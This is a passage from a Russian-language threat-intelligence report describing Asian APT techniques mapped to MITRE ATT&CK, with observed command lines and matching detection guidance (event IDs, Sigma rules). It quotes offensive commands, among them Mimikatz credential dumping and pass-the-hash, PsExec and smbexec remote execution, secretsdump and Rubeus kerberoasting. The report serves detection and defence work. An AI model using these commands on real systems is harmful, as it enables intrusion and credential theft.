Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Domain Trust Discovery via nltest.exe

Query Registry T1012

Основное описание

Атакующие собирают информацию о системе, делая запросы к реестру. Реестр Windows содержит множество данных о конфигурации компьютера и пользователях. Существует несколько способов запросить информацию из реестра: утилиты (консольные/GUI), командлеты PowerShell, WinAPI.

Во многих случаях эта техника не является главной, то есть отображающей намерения злоумышленника. Например, атакующие могут собирать информацию об установленных в системе службах с помощью реестра. В таком случае техника Query Registry лишь показывает способ, которым злоумышленники достигают цели, в то время как основной техникой будет System Service Discovery.

Примеры процедур

Пример 1

В ходе атаки азиатская APT-группировка собирала информацию о подключенных к хосту устройствах хранения с помощью следующих запросов к реестру:

```
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceClasses\{53f56307-b6bf-11d0-94f2-00a0c91efb8b}
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\UsbFlags
reg query HKLM [/s]
reg query HKCU [/s]
```

Пример 2

В атаке, направленной на государственную организацию в РФ, азиатская группировка собирала информацию об установленном офисном ПО из реестра:

```
reg query hku
reg query hku\S-1-5-21-[REDACTED]\Software\Microsoft\Office
reg query hku\S-1-5-21-[REDACTED]\Software\Microsoft\Office\14.0
reg query hku\S-1-5-21-[REDACTED]\Software\Microsoft\Office\14.0\Outlook\profiles
reg query hku\S-1-5-21-[REDACTED]\Software\Microsoft\Office\14.0\Outlook
reg query hku\S-1-5-21-[REDACTED]\Software\Microsoft\Office\14.0\Outlook\Preferences
reg query hku\S-1-5-21-[REDACTED]\Software\Microsoft\Office\14.0\Outlook\UserInfo
reg query hku\S-1-5-21-[REDACTED]\Software\Microsoft\Office\14.0\Outlook /s | find "<victim_
domain_name>"
```

Обнаружение

Поскольку сам по себе запрос информации из реестра не является свидетельством атаки и вредоносной активности, детектировать технику следует исходя либо из нетипичных паттернов создания процессов (например, несколько процессов reg.exe от cmd.exe с запросами к веткам, содержащим информацию об устройствах хранения данных), либо от запросов к каким-то конкретным веткам (например, запуск reg.exe, в командной строке которого есть ветка **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services**).

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

Account Discovery T1087

Основное описание

Атакующие собирают информацию о локальных (T1087.001 Local Account), доменных (T1087.002 Domain Account) или облачных (T1087.004 Cloud Account) учетных записях пользователей и/или адресах электронной почты (T1087.003 Email Account). Впоследствии эти данные могут быть использованы для более эффективного поиска учетных данных (Credential Access), противодействия BlueTeam и/или будут обладать ценностью для осуществления других этапов атаки (например, внутреннего таргетированного фишинга).

В ОС Windows просмотреть локальных и доменных пользователей можно с помощью утилит или командлетов PowerShell. Основная утилита, с помощью которой производят разведку аккаунтов, — net.exe (или net1.exe). Команда **net.exe user** выведет список локальных пользователей на хосте. При указании после **user** конкретного пользователя на экран выводится более подробная информация о нем. Если утилита net.exe запускается с флагом /**domain**, отображается информация о доменных пользователях.

Утилиты и командлеты для сбора информации об учетных записях представлены в таблице:

	Windows Utilities	PowerShell
Local Account	net user net user <username> query user quser	Get-LocalUser
Domain Account	net user /domain net user <username> /domain	Get-ADUser

Также атакующие могут пользоваться командлетами PowerShell с целью получения доменных аккаунтов в облачных инфраструктурах:

- **Get-MsolUser**
- **Get-MsolRoleMember**
- **Get-MsolServicePrincipal**

Помимо описанных методов разведки пользователей, существуют и менее очевидные подходы. Ниже представлены некоторые примеры:

1

Просмотр директории **%SYSTEMDRIVE%\Users**

2

Просмотр пользователей групп **(net localgroup <groupname>)**

3

Просмотр куста **HKEY_USERS**

4

Просмотр ветки **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ ProfileList**

Примеры процедур

Пример 1

В одной из атак азиатская APT-группировка осуществляла сбор информации о локальных аккаунтах с помощью утилиты net.exe:

```
net user <xxx>
net user
```

Пример 2

Список аккаунтов в облачном Azure Active Directory атакующие получали, используя командлеты PowerShell:

```
Get-MsolUser <xxx>
Get-MsolUser -UserPrincipalName <xxx>
```

Обнаружение

Детектировать технику Account Discovery можно, опираясь на события создания процессов и выполнения скриптов (PowerShell: 4103, 4104). Необходимо помнить, что сам по себе просмотр пользователей в системе — легитимное действие; в случае срабатывания правил корреляции следует внимательно изучать окружение.

Также можно отслеживать LDAP-запросы на перечисление пользователей в домене, при превышении порога запросов создавать оповещения.

Источник событий	Журнал	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Local Account Discovery via Standard Windows Utilities
- Sigma-Generic-Domain Account Discovery via PowerShell

File and Directory Discovery T1083

Основное описание

Техника File and Directory Discovery T1083 описывает этап поиска и изучения файлов и каталогов на хосте. Целью этой техники для злоумышленников является получение информации об окружении целевой системы, выявление ценных данных или нахождение уязвимостей в системе для дальнейшего использования.

Злоумышленники могут использовать стандартные команды и утилиты операционной системы для поиска и просмотра файлов и каталогов.

Например, в Windows это могут быть команды:

Windows cmd	PowerShell
dir, tree, find, findstr, xcopy, type, move, where, attrib, icacls	Get-ChildItem, gci, dir, ls, Get-Content, gc, cat, type, Select-String, sls, Copy-Item, cp, copy, cpi, Get-Acl, Test-Path, Join-Path

При эксплуатации техники атакующие могут получить:

- информацию о файлах и каталогах, существующих на системе; это поможет им понять, как устроена система и какие данные находятся в ней
- содержимое файлов, хранящих ценную информацию, такую как данные аутентификации, конфиденциальные документы, пароли и другие секреты

Примеры процедур

Чаще всего эта техника сочетается с другими техниками, такими как T1552 (Unsecured credentials), T1119 (Automated Collection), а также с большинством техник из тактики TA0007 (Discovery), с использованием готовых скриптов или инструментов.

Parent_image_path: C:\Windows\system32\cmd.exe
Command_line: “where /f /t /r \\<hostname>\C$\users\<username>\ *.doc *.docx *.xls *.xlsx *.ppt *.pptx *.pdf *.amr *.tif *.tiff *.rtf | findstr pass”

```
dir c:\\users -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where LastWriteTime -gt $lte |
sort LastWriteTime -Descending | %{$_.FullName}
write-output $fp1 >> "$env:tmp\$hostname\path.txt"
$fp1 | copy-item -Destination "$env:tmp\$hostname" -Force -ErrorAction SilentlyContinue
```

Обнаружение

Для обнаружения данной техники мы рекомендуем мониторить события создания процесса, содержащие команды для разведки, а также рекурсивный поиск по каталогам определенных расширений файлов.

Источник событий	Журнал	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Suspicious Wildcard Searching Data

Group Policy Discovery T1615

Основное описание

Атакующие собирают информацию о групповых политиках, настроенных в домене. Групповые политики используются для централизованной настройки конечных точек в домене. Параметры, которые могут быть настроены при помощи групповых политик, разнообразны — от обоев рабочего стола пользователя до скриптов, которые выполняются при логине этого пользователя.

Цель атакующих — получить интересующую их информацию о домене: централизованно распространяющиеся отложенные задачи, скрипты logon/logoff, логирование, доступы, ограничения на запуск и т. д.

Существует несколько способов получить информацию о настроенных групповых политиках: системные утилиты, командлеты PowerShell, а также прямое чтение файлов групповых политик из папки SYSVOL.

Примеры процедур

В одной из атак, разобранных в первой части отчета, азиатская APT-группировка читала содержимое файлов скриптов и групповых политик напрямую, используя cmd.exe:

```
cmd.exe /C type
\\<dc_hostname>\SYSVOL\<fqdn>\Policies\{REDACTED_GUID}\Machine\Preferences\
ScheduledTasks\ScheduledTasks.xml
```

```
cmd.exe /C type \\<dc_hostname>\sysvol\run.bat
```

Обнаружение

Для обнаружения этой техники можно использовать события создания процессов и выполнения скрипт-блоков PowerShell. Примечательным в данном случае является создание процессов-шеллов с паттернами чтения из Sysvol, а также старт gpresult. Типичные паттерны разведки групповых политик в командлетах PowerShell указаны в Sigma-правиле.

Детектирование этой техники осложняется тем, что просматривать информацию о групповых политиках могут администраторы, сотрудники поддержки или другие. Для того чтобы снизить количество ложных сработок, следует внимательно изучать окружение — что конкретно происходило на хосте во время выполнения этих команд, от какой учетной записи они запускались, а также был ли отдел Security Operations проинформирован о проведении административных работ и т. д.

Источник событий	Журнал	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Group Policy Discovery via gpresult
- Sigma-Generic-Group Policy Discovery via PowerShell

Network Service Discovery T1046

Основное описание

Злоумышленники часто изучают сеть на предмет наличия уязвимых служб. Один из способов реализации техники — просмотр открытых портов на локальном/удаленном хосте или сетевом устройстве. Для обнаружения открытых портов на машинах в сети атакующие могут использовать самописные PowerShell-скрипты или утилиты и запускать их на зараженных системах. Сканеры уязвимостей также относятся к примерам реализации данной техники.

Примеры процедур

Ниже перечислены примеры, которые встретились при анализе инцидентов, описанных в отчете:

```
C:\Windows\temp\1.ps1; Invoke-PortCheck -network 10.0.48 -port 22,80,445,443,3389,8080
C:\Windows\System32\logfiles\portscan.exe -h <remote_host> -p 22
C:\Windows\System32\logfiles\portscan.exe -h  <remote_host> -p 25,110
```

В ходе атак азиатские группировки также используют утилиты, например, портсканер (MD5: bb2ee5e6dfd4d12d31ec33c3fba84909, детектируется вердиктом not-a-virus:HEUR:NetTool.Win32.Portscan.gen).

Портсканер был обнаружен в директориях:

- C:\Users\Public\Downloads\
- C:\Windows\tasks\
- C:\Users\User\Downloads\
- C:\Windows\help\help

Со следующими наименованиями:

- cp.exe
- dwm.exe
- nbtp.exe
- smit.exe

Обнаружение

Детектирование техники Network Service Discovery T1046 можно построить на событиях создания процессов. Следует обращать внимание на запуск вышеуказанных утилит, а также на содержимое командной строки (при включенном аудите). Также можно воспользоваться возможностями систем класса NTA, которые покажут сканирование по хостам и портам активов внутри инфраструктуры.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

Process Discovery T1057

Основное описание

Техника описывает этап получения информации атакующими о запущенных в системе процессах. Эта информация может быть полезна, например, для получения общего представления о рабочем окружении: компьютер разработчика, виртуальная станция, сервер.

На основе этого злоумышленник может выстраивать дальнейшую стратегию атаки, исследовать запущенные средства антивирусной защиты, проверять, запустилось ли ВПО.

В ОС семейства Windows информацию о запущенных процессах можно получить с помощью утилиты tasklist в командной оболочке cmd, с помощью командлета Get-Process в PowerShell, с помощью WinAPI-функции CreateToolhelp32Snapshot. В ОС семейства UNIX используется команда ps, а на сетевых устройствах можно воспользоваться командой show process.

Примеры процедур

```
cmd.exe /c tasklist >$temp\temp.txt
wmic process | find "<process_name>"
tasklist /v >> C:\Windows\Web\systeminfo.txtbb
```

Обнаружение

Обнаружить использование техники Process Discovery T1057 можно по событиям создания процесса и выполнения скриптблоков PowerShell. Следует обращать внимание на запуск вышеуказанных утилит, а также на содержимое командной строки (при включенном аудите).

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104

Sigma-правила

- Sigma-Generic-Process Discovery via PowerShell
- Sigma-Generic-Process Discovery via Standard Windows Utilities

System Owner/User Discovery T1033

Основное описание

Злоумышленники могут определить имя авторизовавшегося пользователя системы, получить список всех пользователей системы либо имя администратора системы. Эта информация нужна им для сбора дополнительных разведданных и дальнейшего закрепления, получения привилегий, продвижения в инфраструктуре и может быть собрана множеством способов, т. к. она находится в разных местах в операционной системе. Могут быть полезны такие данные, как права на определенные файлы/директории, информация о сессиях, владелец запущенных процессов, журналы системных событий.

Для получения данной информации можно воспользоваться различными утилитами и командами, например, whoami для получения имени пользователя, в контексте которого работает запущенный процесс. В macOS и Linux текущий вошедший в систему пользователь может быть идентифицирован с помощью w и who. В macOS команда dscl . list /Users | grep -v '_' также может быть использована для перечисления учетных записей пользователей. Для доступа к этой информации можно также использовать переменные среды, такие как %USERNAME% и $USER.

На сетевых устройствах команды в CLI, такие как show users и show ssh, также могут использоваться для отображения текущих пользователей.

Примеры процедур

Ниже перечислены примеры, которые встретились при анализе вышеупомянутых инцидентов.

```
quser.exe whoami
quser.exe quser
$system32\cmd.exe /C whoami
```

Обнаружение

Одним из способов детектирования техники System Owner/User Discovery T1033 являются события создания процесса и выполнения скриптблоков PoweShell. Следует обращать внимание на запуск вышеуказанных утилит, а также на содержимое командной строки (при включенном аудите).

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104

Sigma-правила

- Sigma-Generic-Anomaly Parent Process whoami.exe
- Sigma-Generic-System Owner/User Discovery via PowerShell
- Sigma-Generic-System Owner/User Discovery via Standard Windows Utilities
- Sigma-Generic-System Owner/User Discovery via Suspicious CommandLine whoami

Lateral Movement TA0008

Remote Services T1021

Основное описание

Техника Remote Services T1021 описывает эксплуатацию множества сервисов удаленного подключения, с помощью которых атакующие могут перемещаться по сети жертвы. Для горизонтального перемещения необходимы валидные учетные записи. Самые популярные службы удаленного подключения — это RDP и SSH.

Часто APT-группы используют протокол SMB для взаимодействия с общими файловыми папками, что позволяет им двигаться дальше по сети.

Remote Services: SMB/Windows Admin Shares T1021.002

Основное описание

Эта техника чаще всего используется азиатскими группировками для горизонтального перемещения. SMB (Server Message Block) — сетевой протокол для удаленного доступа к файлам и принтерам, с помощью SMB и учетной записи атакующие перемещаются по сети. Для удаленного доступа к подключенному по SMB хосту используются административные сетевые папки C$, ADMIN$, IPC$, в которые помещаются вредоносные файлы, чтобы затем запустить их на целевой системе.

С помощью SMB/RPC многие азиатские группы создают службы Windows, задачи по расписанию, WMI-задачи. Рассмотрим некоторые примеры применения такого метода.

Примеры процедур

Пример 1

В атаке на Малайзию на хостах, к которым злоумышленники смогли подключиться по SMB, создавались запланированные задачи:

```
schtasks  /s <hostname> /tn one /u <domain>\<username> /p <password> /create  /ru system /sc DAILY /tr "cmd /c start /b PowerShell.exe -exec bypass -c 'C:\programdata\intel\mvl.ps1 20'" /f
```

Чтобы создать задачу на удаленном хосте, имя хоста передается в качестве аргумента с параметром /s.

Иногда вместо запланированных заданий атакующие создавали службы Windows на удаленных хостах:

```
sc  \\<hostname> create ctt binpath= "cmd /c start /b PowerShell.exe -exec bypass -c 'C:\programdata\intel\mvl.ps1 30'"
```

Пример 2

В инциденте с участием WebDav-O была использована утилита WMIC:

```
wmic /node:<hostname> /user:[REDACTED] /password:[REDACTED] process call create “<command>”
```

Пример 3

Азиатские APT-группы также используют популярный инструмент PsExec:

```
Ps2.exe -accepteula -h \\<remote_host> -u <user> -p <password> cmd
```

Исполняемый файл PsExec на машине атакующего создает сервис **Psexesvc** и копирует его в открытую папку администратора **Admin$** на удаленной системе. Затем через Windows Service Control Manager API этот сервис запускается на удаленной машине. Именованный канал **psexecsvc** создается на машине атакующего и используется для взаимодействия с компьютером жертвы. Далее сервис на удаленной машине исполняет передаваемые команды.

Пример 4

Мы также наблюдали использование модуля SMBExec из фреймворка Impacket, APT-группой Dark Seoul.

```
%COMSPEC% /Q /c echo <command> ^> \\127.0.0.1\C$\__out 2^>^&1 > %TEMP%\e.bat &
%COMSPEC% /Q /c %TEMP%\e.bat & del %TEMP%\e.bat
```

SMBExec, в свою очередь, не создает исполняемого файла, вместо этого через тот же Windows Service Control Manager API создает сервис с именем **BTOBTO** (имя может быть изменено), который указывает на запуск командной строки с помощью %**COMSPEC**%. В поле Service File Name на рисунке указана необходимая команда для запуска, stdout и stderr перенаправляются во временный bat-файл, затем этот bat-файл исполняется и удаляется. Затем скрипт на машине атакующего через SMB скачивает временный файл с результатами выполнения команды и выводит его содержимое на экран. Таким образом, «запускается **шелл**», через который атакующий может исполнять команды, на системе не оказывается самого исполняемого файла. При каждом запуске команды будет создаваться новый сервис — и процесс повторяется.

Рисунок 64 Событие 4697 создания службы





Рисунок 65 Использование impacket-smbexec в Kali Linux



Пример 5

Помимо использования перечисленных выше утилит, атакующие монтировали шары с использованием утилиты **net.exe.**

```
net use \\<ip> /u:<domain>\<username> <password>
```

Обнаружение

Для детектирования горизонтального перемещения по сети нужно отслеживать взаимодействия с сетевыми общими папками, события удаленного входа в систему, необычные подключения по SMB. Как было показано в примерах, необходимо отслеживать события создания служб и запланированных задач по SMB, запуски команды **net use.**

Источник событий	Журнал	ID Event ID
Windows	Security	4688, 4624
Sysmon	Sysmon	1, 3, 17, 18

Sigma-правила

- Sigma-Generic-Remote Windows Service Creation or Modification via sc.exe
- Sigma-Generic-Mounting Shares via net
- Sigma-Generic-Suspicious Schtasks.exe Arguments
- Sigma-Generic-Suspicious PsExec Execution
- Sigma-Generic-PsExec Pipes Artifacts

Lateral Tool Transfer T1570

Основное описание

После закрепления на хосте атакующие передают утилиты, скрипты, вредоносные программы или другие файлы между хостами в инфраструктуре в рамках дальнейшего перемещения внутри сети. Злоумышленники используют протоколы передачи файлов, такие как SMB или RDP.

Акторы также доставляют инструментарий с помощью уже присутствующих на скомпрометированном хосте утилит, таких как scp, rsync, curl, sftp и ftp.

Примеры процедур

Пример 1

APT-группа перемещала утилиты и другие файлы с одного хоста на другой через SMB:

```
C:\Windows\system32\cmd.exe /C copy * \\<remote_ip>\C$\windows\help\help
```

Пример 2

После копирования на удаленный хост сжатого файла Install.exe.cab атакующие использовали команду expand для распаковки:

```
expand "\\<remote_host>\c$\programdata\microsoft\AppV\Setup\Install.exe.cab"
"\\<remote_host>\c$\programdata\microsoft\AppV\Setup\Install.exe"
```

Пример 3

С помощью команды xcopy атакующие ToddyCat переносили собранные файлы с удаленного хоста на локальный для последующей эксфильтрации:

```
xcopy  \\<hostname>\c$\programdata\intel\<hostname> c:\intel\<hostname> /h /s /f
```

Обнаружение

Обнаружить рассмотренные выше действия атакующих можно по событиям создания процесса. В указанных примерах в командной строке присутствует «\\», характерное для использования протокола SMB.

Однако этого может быть недостаточно, когда компьютер, с которого было инициировано перемещение файлов, не подключен к мониторингу и логов с него нет. Одним из способов детектировать создание файла по SMB является построение корреляции на двух событиях: сетевого соединения по SMB и создания исполняемого файла.

Некоторые EDR-решения предоставляют возможность отслеживать события создания файла по SMB. Кроме протокола SMB, атакующие могут использовать HTTP, RDP. Для обнаружения этой техники также можно отслеживать запуск утилит и команд, с помощью которых можно перенести файлы с одного хоста на другой:

- copy, xcopy, move, expand
- PowerShell
- bitsadmin
- curl и т. д.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 3
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104

Sigma-правила

- Sigma-Generic-File Download via Bitsadmin
- Sigma-Generic-Bitsadmin Job via PowerShell

Replication Through Removable Media T1091

Основное описание

APT-группы, преследуя цели получения секретной информации, ищут способы добраться до физически изолированных систем. Одним из способов является распространение вредоносных программ через съемные носители.

Путем копирования вредоносных программ на съемные носители и использования функций автозапуска, атакующие могут запустить программы на системе, в которую был вставлен носитель. В случае бокового перемещения это может происходить путем модификации исполняемых файлов, хранящихся на съемных носителях, или путем копирования вредоносного ПО и переименования его, чтобы оно выглядело как легитимный файл, обманным путем заставляя пользователей выполнять его в отдельной системе.

Дополнительно съемные носители используют как прокси между изолированной системой и системой, имеющей выход в интернет, для копирования чувствительной информации из организации.

Примеры процедур

При исследовании атаки на промышленную компанию из России ICS CERT обнаружил импланты второго этапа, предназначенные для сбора данных из изолированных систем.

Основной модуль найденного вредоносного ПО предназначен для работы со съемными носителями:

- Заражение подключенного носителя
- Копирование файлов с подключенного носителя на локальную систему
- Логирование информации о подключенных носителях и их содержимом

Поведение модуля настраивается с помощью файла конфигурации, размещаемого на хосте по статическому пути «C:\Users\Public\Libraries\main.ini».

На каждом съемном носителе имплант создает скрытую папку с именем «$RECYCLE.BIN» в корневой директории носителя и пустой файл с именем «S-1-5-21-963258» в этой папке. Этим файлом носитель помечается как зараженный.

Чтобы заразить съемный носитель, главный модуль просто копирует в его корневую директорию два файла — «mcods.exe» и «McVsoCfg.dll» — и устанавливает у обоих файлов атрибут «Hidden».

Затем главный модуль анализирует содержимое корневой директории носителя, чтобы создать файл приманку с названием одного из документов или папки, при этом документ помещается в папку $RECYCLE.BIN, а если использовалось имя папки, то ей устанавливают атрибут «hidden».

«[имя документа или папки].lnk»
Target: “rundll32.exe url.dll,FileProtocolHandler mcods.exe”

При нажатии пользователем на файл приманку с расширением .lnk, запускается имплант McVsoCfg.dll (System Binary Proxy Execution: Rundll32 T1218.011 и Hijack Execution Flow: DLL Side-Loading T1574.002), который заражает хост и после выполнения пытается себя удалить:

```
cmd /c ping localhost & del $selfpath
```

Сразу же после этого главный модуль устанавливает имплант третьего этапа, извлекая его из памяти и сохраняя в «%APPDATA%» с именем «msgui.exe» на атакуемом хосте и запускает. msgui.exe предназначен для сбора данных и сохранения результатов его работы в папку «$RECYCLE.BIN» на носителе для последующего сбора главным модулем вредоносного ПО (при подключении к первоначально зараженному хосту).

Обнаружение

В детектировании зараженных вредоносным ПО съемных носителей помогут решения EPP. Современные решения сканируют новые подключенные носители на наличие вредоносного ПО и могут заблокировать выполнение.

Кроме этого необходимо учитывать хостовую телеметрию, события создания новых дисков, создания исполняемых файлов на съемных дисках, а также события создания процесса на основе файлов, расположенных на съемном диске.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 11

Taint Shared Content T1080

Основное описание

Техника описывает способ доставки утилит и вредоносного ПО на хосты жертв с помощью общих сетевых ресурсов, таких как, например, доступная для чтения общая сетевая папка на контроллере домена — SYSVOL.

Азиатские APT-группировки часто загружают свой инструментарий в папку SYSVOL. Это могут быть архивы, файлы из которых затем копируются на файловую систему, скрипты, которые могут исполняться на хостах без их непосредственного копирования, или другие инструменты.

Примеры процедур

Пример 1

Азиатская APT-группировка использует bat-скрипт, находящийся на общей сетевой папке контроллера домена. Bat-скрипту передаются аргументы:

```
$system32\cmd.exe /c \\<dc_hostname>\sysvol\<domain>\scripts\versions.bat taskhostw.exe AsusLinkNear|$(Arg0)
```

Пример 2

Азиатские акторы часто используют архивы для хранения и передачи своих инструментов в инфраструктуре жертвы. Пример распаковки архивов, находящихся на общей сетевой папке, и перенос хранящихся в них файлов на файловую систему жертвы:

```
expand  \\<dc_hostname>\sysvol\<domain>\scripts\oci.zip $system32\oci.dll
```

```
expand  \\<dc_hostname>\sysvol\<domain>\scripts\versions.zip $system32\versions.dll
```

Пример 3

Bat-скрипт на общей папке контроллера домена SYSVOL:

```
\\<dc_hostname>\sysvol\run.bat
```

Обнаружение

Детектирование этой техники основывается на профилировании активностей в организации:

- Как часто создаются GPO? Какие пользователи могут это делать?
- Насколько часто изменяются GPO и легитимные скрипты на SYSVOL? Какие пользователи могут это делать?
- Какие еще файлы находятся в общем доступе на SYSVOL? Как часто они добавляются/изменяются?

В зависимости от того, какие активности нормальны для организации, будут формироваться правила детектирования: например, создание файла в директории SYSVOL будет считаться подозрительным в организации, где очень редко создаются или изменяются групповые политики.

Pass the Hash T1550.002

Основное описание

Pass the Hash — это техника, которая позволяет атакующим перемещаться по сети с помощью протокола NTLM без использования пароля пользователя. Вместо пароля в открытом виде атакующие передают хеши паролей для аутентификации. Кроме протокола NTLM атакующие могут использовать Kerberos — атака Over Pass the Hash. Азиатские APT получают эти хеши на этапе Credential Access, например, из адресного пространства процесса lsass.exe или реестра (SAM, Security, System).

Многие фреймворки предоставляют возможность проводить атаку Pass-the-Hash: Cobalt Strike, Crack Map Exec, Mimikatz, Rubeus, и т.д.

Примеры процедур

Пример 1

Анализируя действия азиатских APT-групп мы встретили применение техники Pass-The-Hash после успешного дампа хэшей паролей из процесса lsass.exe

```
m.exe "privilege::debug" "sekurlsa::logonpasswords" exit > out.txt
m.exe "privilege::debug" "sekurlsa::pth /user:<REDACTED> /domain:<REDACTED> /ntlm:<REDACTED>" exit
```

Получив хэши паролей пользователей и успешно пройдя аутентификацию, атакующие чаще всего использовали PsExec для подключения на удаленном хосте:

```
PsExec.exe /accepteula \\<remote_host> cmd.exe
```

Пример 2

В другой атаке с участием азиатской APT-группы мы наблюдали использование хэшей пользователей в утилите secretsdump из набора Impacket:

```
nat.exe -hashes:<REDACTED> -just-dc <REDACTED>@<REDACTED> -pwd-last-set -user-status -just-dc-user <REDACTED>
```

Использование Rubeus для Kerberoasting

Bat-скрипт на общей папке контроллера домена SYSVOL:

```
cmd /C "C:\ClusterStorage\Rubeus.exe -help"
cmd /C "C:\ClusterStorage\Rubeus.exe kerberoast"
cmd /C "C:\ClusterStorage\Rubeus.exe kerberoast /outfile:hashes.txt"
cmd /C "RENAME C:\ClusterStorage\Rubeus.exe C:\ClusterStorage\r.exe"
```

Обнаружение

Трудно предоставить однозначное детектирование техники Pass the Hash штатными средствами, однако существуют подходы, позволяющие с определенной вероятностью детектировать аномалии в поведении пользователей и взаимодействии систем[15]. Один из методов детектирования, в котором события поступают от двух источников: исходного и целевого хостов, подробно описан в исследовании «Pass-The-Hash Detection With Windows Event Viewer»[16]. Также можно отслеживать NTLM подключения в сетевом трафике. В организации, которая полностью перешла на протокол Kerberos, аутентификация по NTLM может быть признаком атаки Pass the Hash.

Еще один способ детектировать данную активность заключается в отслеживании запуска утилит, предназначенных для получения хэшей и поддерживающих в качестве аргументов NTLM хэши для аутентификации. Некоторые утилиты используют стандартные опции для передачи хэшей: «-hashes».

Источник событий	Журнал	Event ID
Windows	Security	4688, 4624, 4648, 4672, 4776
Sysmon	Sysmon	1

15
Подробнее о таких подходах в разделе **Митигации**

16
DuplicateDump

Подробнее

Collection TA0009

Archive Collected Data T1560

Основное описание

В большинстве обнаруженных нами инцидентов азиатские группировки использовали различные архиваторы для сжатия данных, собранных с различных хостов. Злоумышленники используют эту технику перед эксфильтрацией с целью быстрой передачи этих данных на C2 сервер. Также данная техника удобна, так как на машинах жертв часто уже присутствует необходимое программное обеспечение. Техника предоставляет возможность передавать ценные данные с минимальным риском обнаружения.

Archive Collected Data: Archive via Utility T1560.001

Основное описание

